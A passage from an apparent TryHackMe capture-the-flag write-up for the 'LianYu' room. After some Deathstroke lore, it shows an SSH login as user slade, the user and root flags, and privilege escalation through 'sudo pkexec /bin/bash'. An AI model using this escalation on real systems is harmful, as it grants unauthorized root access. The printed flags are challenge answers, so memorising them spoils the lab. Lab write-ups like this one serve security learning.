A criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge th
e name of a client who had hired him as an assassin. Slade refused, claiming it was against his per
sonal honor code. He attacked and killed the kidnappers at the rendezvous. Unfortunately, Joseph's
throat was slashed by one of the criminals before Slade could prevent it, destroying Joseph's vocal
 cords and rendering him mute.

After taking Joseph to the hospital, Adeline was enraged at his endangerment of her son and tried t
o kill Slade by shooting him, but only managed to destroy his right eye. Afterwards, his confidence
 in his physical abilities was such that he made no secret of his impaired vision, marked by his ma
sk which has a black, featureless half covering his lost right eye. Without his mask, Slade wears a
n eyepatch to cover his eye.
```

From ".other_user" file we have got some information about another user whose name is "Slade". Let's try now SSH login with this user name.

Finally we are able to successfully login as user "slade", now investigate here is there any important information available,



So we have got our flag for the task given inside the "user.txt"

#6 user.txt

THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}

Correct Answer

For privilege escalation, before running any scripts, let's see what we can execute with sudo rights,

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```

Seems like we can use sudo command "/usr/bin/pkexec", but it does not say "NOPASSWD". Instead it says "PASSWD". This means that we should execute the command using "sudo" keyword at the beginning of command. I first started looking for SUID files before remembering that sudo -l is always helpful a quick check to see if there's anything the user can do…!!

OK, looks like we can sudo /usr/bin/pkexec. A quick check on this on gtfobins shows we can simply sudo pkexec /bin/sh out way to get "root" access.

```
slade@LianYu:~$ sudo pkexec /bin/bash
root@LianYu:~# whoami
root
root@LianYu:~#
```

So finally we have got the root access. Now next task is to find our final flag which is "root.txt"


```
root@LianYu:~# cat root.txt
                        Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                    --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```

#7 root.txt

_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}

Correct Answer

We have got our final flag also & We have successfully completed the room!! I hope you have understood this machine…!!



Conclusion:

All-in-all this was a simple room (well, it's is ranked as easy). There have been a few takeaways from me on this:

Always go for directory search if you are stuck any of point and also use gobuster

Don't disappear down a rabbit burrow trying to repair what appears to be a corrupted png file without doing more obvious things first

Hope you have understood. Happy Hacking. Try Harder..!! :)